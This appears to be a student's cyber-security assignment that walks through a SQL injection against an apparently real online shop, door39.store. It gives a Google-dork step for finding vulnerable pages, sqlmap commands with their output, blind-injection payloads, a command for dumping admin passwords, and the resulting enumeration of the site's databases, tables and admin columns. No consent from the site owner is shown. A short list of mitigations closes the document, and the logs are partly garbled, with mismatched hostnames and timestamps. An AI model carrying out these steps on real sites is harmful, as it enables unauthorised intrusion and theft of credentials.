

# Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY &  
FORENSIC

COURSE- BCA

## 4.Name of Target:

<https://door39.store/page.php?id=28>

**POC: -**


## Level of Attack:

### Level 3: - Database Access

By using sqlmap to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .

# Steps: -

1. Open your preferred web browser (I'm using firefox). Navigate to [www.google.com](https://www.google.com/search/detail.php?id=1) (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. \$ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. \$ SQL map -u "URL" -dbs



```
kali@kali: ~  
$ sqlmap -u "https://door39.store/page.php?id=28" --dbs  
[1.6.6.38dev]  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.  
[*] starting @ 19:20:00 /2024-07-15/  
[19:20:00] [INFO] running back-end DBMS 'mysql'  
[19:20:00] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4r1hqv0a3i4...93uq3b926'). Do you want to use these [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
—  
Parameter: id (GET)  
Type: boolean-based blind  
Title: Boolean-based blind - Parameter replace (original value)  
Payload: id=(SELECT (CASE WHEN (6094=6094) THEN 28 ELSE (SELECT 5892 UNION SELECT 8279) END))  
Type: time-based blind  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=28 AND (SELECT 4370 FROM (SELECT(SLEEP(5)))asak)  
[19:20:02] [INFO] the back-end DBMS is MySQL  
web application technology: PHP, LiteSpeed  
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)  
[19:20:02] [INFO] fetching database names  
[19:20:02] [INFO] fetching number of databases  
[19:20:02] [INFO] resumed: 2  
[19:20:02] [INFO] resumed: information_schema  
[19:20:02] [INFO] resumed: door_new  
available databases [2]:  
[*] door_new  
[*] information_schema  
[19:20:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/door39.store'  
[*] ending @ 19:20:02 /2024-07-15/  
kali@kali: ~  
$ sqlmap -u "https://door39.store/page.php?id=28" -d door_new --tables
```

5. To retrieve the data from the admin for password  
use command: `$sqlmap -u "URL" -tables -C  
password --dump`

6. To find the number of tables in a specific database, use the command: `$ SQL map -u "URL" -D <Database name> --tables`

```
you have two database connection(s), while server wants to set its own ('PHPSESSID=7udjuehfvn...gs8stpbcfq'). Do you want to use these [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (6054=6054) THEN 20 ELSE (SELECT 5882 UNION SELECT 8279) END))

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=20 AND (SELECT 4379 FROM (SELECT(SLEEP(5)))asak)

[19/20:00] [INFO] the back-end DBMS is MySQL
web application technology: litonstep, PHP
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[19/20:00] [INFO] fetching tables for database: 'door_new'
[19/20:00] [INFO] fetching number of tables for database 'door_new'
[19/20:10] [INFO] resumed: 13
[19/20:10] [INFO] resumed: admin
[19/20:10] [INFO] resumed: collection
[19/20:10] [INFO] resumed: collectionsub
[19/20:10] [INFO] resumed: main_categories
[19/20:10] [INFO] resumed: product
[19/20:10] [INFO] resumed: slider
[19/20:10] [INFO] resumed: sub_category
[19/20:10] [INFO] resumed: timeout
[19/20:10] [INFO] resumed: update-admin
[19/20:10] [INFO] resumed: uploadedfile
[19/20:10] [INFO] resumed: settings
[19/20:10] [INFO] resumed: cart_list
[19/20:10] [INFO] resumed: order
Database: door_new
[13 tables]
+-----+
| admin      |
| order     |
| update-admin |
| cart_list |
| collection |
| collectionsub |
| main_categories |
| product   |
| settings  |
| slider    |
| sub_category |
| timeout   |
| uploadedfile |
+-----+

[19/20:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/door99.store'

[*] ending @ 19/20:10 / 2024-07-15/
```

8.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> -COLUMNS

```
File Edit View Help
/home/kali
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 19/10/15 //2024-07-15/

[19/10/15] [INFO] resuming back-end DBMS 'mysql'
[19/10/15] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=30thdsicbje....8s4dmerpd1'). Do you want to use these [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (6094=6094) THEN 28 ELSE (SELECT 5982 UNION SELECT 8279) END))

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=28 AND (SELECT 4379 FROM (SELECT(SLEEP(5)))lesak)

[19/10/17] [INFO] the back-end DBMS is MySQL
web application technology: LiteSpeed, PHP
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[19/10/17] [INFO] fetching columns for table 'admin' in database 'door_new'
[19/10/17] [INFO] resumed: id
[19/10/17] [INFO] resumed: int(11)
[19/10/17] [INFO] resumed: username
[19/10/17] [INFO] resumed: varchar(20)
[19/10/17] [INFO] resumed: email
[19/10/17] [INFO] resumed: varchar(25)
[19/10/17] [INFO] resumed: FullName
[19/10/17] [INFO] resumed: varchar(90)
[19/10/17] [INFO] resumed: password
[19/10/17] [INFO] resumed: varchar(50)
[19/10/17] [INFO] resumed: status
[19/10/17] [INFO] resumed: bit(1)
Database: door_new
Table: admin
(6 columns)
+-----+-----+
| Column | Type |
+-----+-----+
| status | bit(1) |
| email | varchar(25) |
| FullName | varchar(90) |
| id | int(11) |
| password | varchar(50) |
| username | varchar(20) |
+-----+-----+

[19/10/17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/door99.store'

[*] ending @ 19/10/17 //2024-07-15/
```

### ***Use prepared Statements & parameterized queries.***

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

### **➤ *CONSEQUENCES OF SQL INJECTION ATTACKS: -***

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

### **➤ *RECOMMENDED ACTIONS: -***

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.